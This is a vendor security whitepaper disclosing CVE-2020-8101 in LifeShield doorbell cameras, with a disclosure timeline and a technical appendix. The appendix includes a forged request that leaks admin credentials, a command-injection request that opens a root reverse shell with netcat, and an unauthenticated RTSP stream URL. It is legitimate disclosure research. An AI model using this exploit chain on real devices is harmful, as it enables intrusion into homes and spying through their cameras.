WHITEPAPER

Bitdefender

Security

Cracking the LifeShield: Unauthorized Live-Streaming in your Home

**CVE-2020-8101:
COMMAND EXECUTION DUE TO UNSANITIZED INPUT**

www.bitdefender.com

Contents

Foreword

Do-it-yourself home security solutions are centerpieces of the modern lifestyle. From sensors to surveillance and anything in between, these solutions have our back while we're at home and, even more importantly, while we're away. Easily accessible from any part of the world, these live feeds offer peace of mind, letting you know that everything is fine back home.

Securing this universe involves close collaboration between vendors, users and external security research teams. Gaps in this fragile ecosystem can have unforeseen consequences and might even turn devices that protect our privacy into tools that violate it.

This research article aims to shed light on the security of the world's best-sellers in the IoT space.

ADT, who now owns the LifeShield brand, was quick to address the issues once contact was established. Patches were applied to the production servers and all 1500 affected devices within 2 weeks of being notified of the vulnerabilities.

Vulnerabilities at a glance

While looking into the LifeShield camera, Bitdefender researchers discovered several security issues:

- Local credentials leaked from the cloud for each device [1]
- Local authenticated command injection [2]
- Unrestricted local RTSP access to the video feed [3]

Disclosure timeline

Feb 06, 2020: Initial contact with the vulnerable vendor

Mar 03, 2020: As we receive no response, Bitdefender attempts a second contact

Apr 07, 2020: Another message is sent to the vendor as no response was received again

May 11, 2020: Bitdefender reserves CVE-2020-8101 for the discovered issue

Jun 29, 2020: PGP keys are finally exchanged, and vulnerability details are sent

Aug 3, 2020: Vendor reaches out to Bitdefender to align patch and communication timeline

Aug 17, 2020: Vendor releases an automatic update to fix the issue

January 08, 2021: Bitdefender releases this report

Vulnerability walkthrough

Cloud-device communication

Authentication/identification

The doorbell is identified by the cloud by its MAC address and authenticates against it using basic authentication. The username is “**camera0**”and the password is given by the cloud during setup. In the configuration state, the server accepts and responds to messages while ignoring the authorization headers, as it considers the camera has no password set. However, after the device is set up and a password is created, the server **continues to respond to requests that contain wrong credentials.** More so, it actually **responds with the last known credentials for the device.** This allows an attacker to obtain the administrator password of the camera by simply knowing its MAC address. **[1]**

Communication protocols used

The base station uses HTTPS to communicate with the cloud, and web-sockets over TLS for local communication. The doorbell uses HTTPS for commands over the cloud server, but it uses an unencrypted connection to upload videos when movement is detected. Both HTTPS connections use certificate pinning, meaning that packets cannot be intercepted or tampered with in transit.

Firmware update

The firmware for both the base station and the doorbell is retrieved in plaintext over HTTP. However, the firmware for the base station is encrypted, and the one for the doorbell is unencrypted but signed.

Local network

Services exposed by the base station on the local network require either a client certificate or the user account credentials for access.

The doorbell exposes a web interface and a RTSP server. Some features of the web server - such as taking a snapshot or querying information - require no authentication. The administrator interface is password-protected, but the password can be obtained as described in **[1]**. After getting the admin credentials and accessing the interface, there is an **endpoint vulnerable to command injection which can be exploited to gain root access[2]**.

The RTSP server allows unauthenticated access. This opens the audio-video feed to the outside world. **[3]**

Smartphone app – cloud communication

To access an account, the smartphone app sends the username and password to **api.lifeshield.com** and, upon successful authentication, it receives a token that identifies the session.

Motion-detection videos are stored on an AWS instance and can be accessed with temporary credentials provided by the server. Access permissions for the key are properly configured.

Initial configuration


To set up the base station, the user must enter the random activation code found on the user guide that comes with the device. Then the camera is set up by encoding the SSID and password of the Wi-Fi network in a QR code, which is then shown to the camera. The QR code also contains a token that is used to associate the camera with the user's account.

Appendix

[1] Camera administrator password leak

The doorbell periodically sends heartbeat messages to **cms.lifeshield.com** containing information such as the MAC address, SSID, local IP address and the wireless signal strength. After receiving such a message, the server tries to authenticate to the camera using the basic authentication scheme. This means the password for the administrator can be obtained by decoding the base64 authorization header received in this request.

The server seems to ignore the token and checks only the MAC address when sending a response, which allows an attacker to craft a fake request and obtain the credentials for any device.



```
POST / HTTP/1.1
Host: cms.lifeshield.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 127
Connection: Keep-Alive
Authorization: Basic Y2FtZXJhMDo=

CamMACAddr=78B213E33809&CamVideoPort=80&LocalIP=10.10.10.108&
SSID=testnet0&RSSI=-76&signal_strength=38&qrtoken=jI9UlV3QYbY
IjSx4
```

```
HTTP/1.0 200 OK
Content-Type: text/plain
Content-Length: 4

OK
GET
/adm/set_group.cgi?group=USER&admin_name=administrator&a
dmin_password= HTTP/1.0
Authorization: Basic YWRtaW5pc3RyYXRvcjo5NDI5ODE4Ng==
Content-Length: 0
```


Decoding the authorization header reveals the credentials:

"YWRtaW5pc3RyYXRvcjo5NDI5ODE4Ng==" → "administrator:94298186"

Using these credentials, an attacker with access to the camera's web interface can access all its administrative functionality.

[2] Command injection

The doorbell has an HTTP interface that can be used to configure the camera. It also has a functionality to capture network traffic. This feature will run a binary that starts a *tcpdump* instance using the system call. The request can contain a *filter* parameter that is vulnerable to command injection. To access the endpoint, administrator credentials are needed. Those can be obtained by using **[1]**.




```
snprintf(acStack296,0x100,"/usr/local/bin/tcpdump %s -w %s%s -s 2048 -C %d -W %d %s %s&",
         &local_274,"/tmp/sniffer/","capture_pcap",local_2a8,iVar2,(char *)&local_284,filter);
system(acStack296);
```

Figure 1 Vulnerable call


Example request:

```
GET /adm/sniffer.cgi?action=start&interface=any&filter='tcp''$(/usr/bin/
nc${IFS}10.0.0.1${IFS}4445${IFS}-e${IFS}/bin/sh)' HTTP/1.0

Authorization: Basic YWRtaW5pc3RyYXRvcjo5NDI5ODE4Ng==

Content-Length: 0
```

Result:



```
Listening on 0.0.0.0 4445
Connection received on 10.0.0.108 39422
PATH=$PATH:/usr/bin:/bin
id
uid=0(root) gid=0(root)
```



```
 1481 root       0:00 sh -c /usr/local/bin/tcpdump -i any -w /tmp/sniffer/capture_pcap -s 2048 -C 26
6 -W 1  ''tcp''$(/usr/bin/nc${IFS}10.0.0.1${IFS}4445${IFS}-e${IFS}/bin/sh)''&
 1482 root       0:00 /bin/sh
```

[3] Missing authentication for RTSP server

The camera runs a RTSP server on port 554 that can be accessed without credentials. The stream can be accessed by using any compatible media player, such as **vlc**at**rtsp://10.0.0.108:554/img/media.sav**

Why Bitdefender

Proudly Serving Our Customers

Bitdefender provides solutions and services for small business and medium enterprises, service providers and technology integrators. We take pride in the trust that enterprises such as **Mentor, Honeywell, Yamaha, Speedway, Esurance or Safe Systems** place in us.

Leader in Forrester's inaugural Wave™ for Cloud Workload Security

NSS Labs "Recommended" Rating in the NSS Labs AEP Group Test

SC Media Industry Innovator Award for Hypervisor Introspection, 2nd Year in a Row

Gartner® Representative Vendor of Cloud-Workload Protection Platforms

Dedicated To Our +20.000 Worldwide Partners

A channel-exclusive vendor, Bitdefender is proud to share success with tens of thousands of resellers and distributors worldwide.

CRN 5-Star Partner, 4th Year in a Row. Recognized on CRN's Security 100 List. CRN Cloud Partner, 2nd year in a Row

More MSP-integrated solutions than any other security vendor

3 Bitdefender Partner Programs - to enable all our partners – resellers, service providers and hybrid partners – to focus on selling Bitdefender solutions that match their own specializations

Trusted Security Authority

Bitdefender is a proud technology alliance partner to major virtualization vendors, directly contributing to the development of secure ecosystems with **VMware, Nutanix, Citrix, Linux Foundation, Microsoft, AWS, and Pivotal.**

Through its leading forensics team, Bitdefender is also actively engaged in countering international cybercrime together with major law enforcement agencies such as FBI and Europol, in initiatives such as NoMoreRansom and TechAccord, as well as the takedown of black markets such as Hansa. Starting in 2019, Bitdefender is also a proudly appointed CVE Numbering Authority in MITRE Partnership.

RECOGNIZED BY LEADING ANALYSTS AND INDEPENDENT TESTING ORGANIZATIONS

TECHNOLOGY ALLIANCES

Bitdefender®

Founded 2001, Romania
Number of employees 1800+

Headquarters
Enterprise HQ – Santa Clara, CA, United States
Technology HQ – Bucharest, Romania

WORLDWIDE OFFICES
USA & Canada: Ft. Lauderdale, FL | Santa Clara, CA | San Antonio, TX | Toronto, CA
Europe: Copenhagen, DENMARK | Paris, FRANCE | München, GERMANY | Milan, ITALY | Bucharest, Iasi, Cluj, Timisoara, ROMANIA | Barcelona, SPAIN | Dubai, UAE | London, UK | Hague, NETHERLANDS
Australia: Sydney, Melbourne

UNDER THE SIGN OF THE WOLF

A trade of brilliance, data security is an industry where only the clearest view, sharpest mind and deepest insight can win — a game with zero margin of error. Our job is to win every single time, one thousand times out of one thousand, and one million times out of one million.

And we do. We outsmart the industry not only by having the clearest view, the sharpest mind and the deepest insight, but by staying one step ahead of everybody else, be they black hats or fellow security experts. The brilliance of our collective mind is like a **luminous Dragon-Wolf** on your side, powered by engineered intuition, created to guard against all dangers hidden in the arcane intricacies of the digital realm.

This brilliance is our superpower and we put it at the core of all our game-changing products and solutions.

Bitdefender-PR-Whitepaper-Lifeshield-creat4811-en_EN
10/02/20January 20, 2021 12:29 pm01/20/21